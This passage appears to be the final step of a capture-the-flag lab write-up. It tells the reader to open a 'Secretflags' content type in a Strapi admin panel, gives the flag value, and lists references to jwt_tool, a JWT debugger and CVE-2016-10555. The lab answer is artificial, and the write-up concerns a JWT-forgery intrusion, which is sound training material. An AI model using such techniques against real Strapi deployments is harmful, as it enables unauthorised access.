
Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 14d022f8288ab98ec0bcea354949aa82c69

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. jwt_tool (https://github.com/ticarpi/jwt_tool)
4. CVE-2016-10555 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555)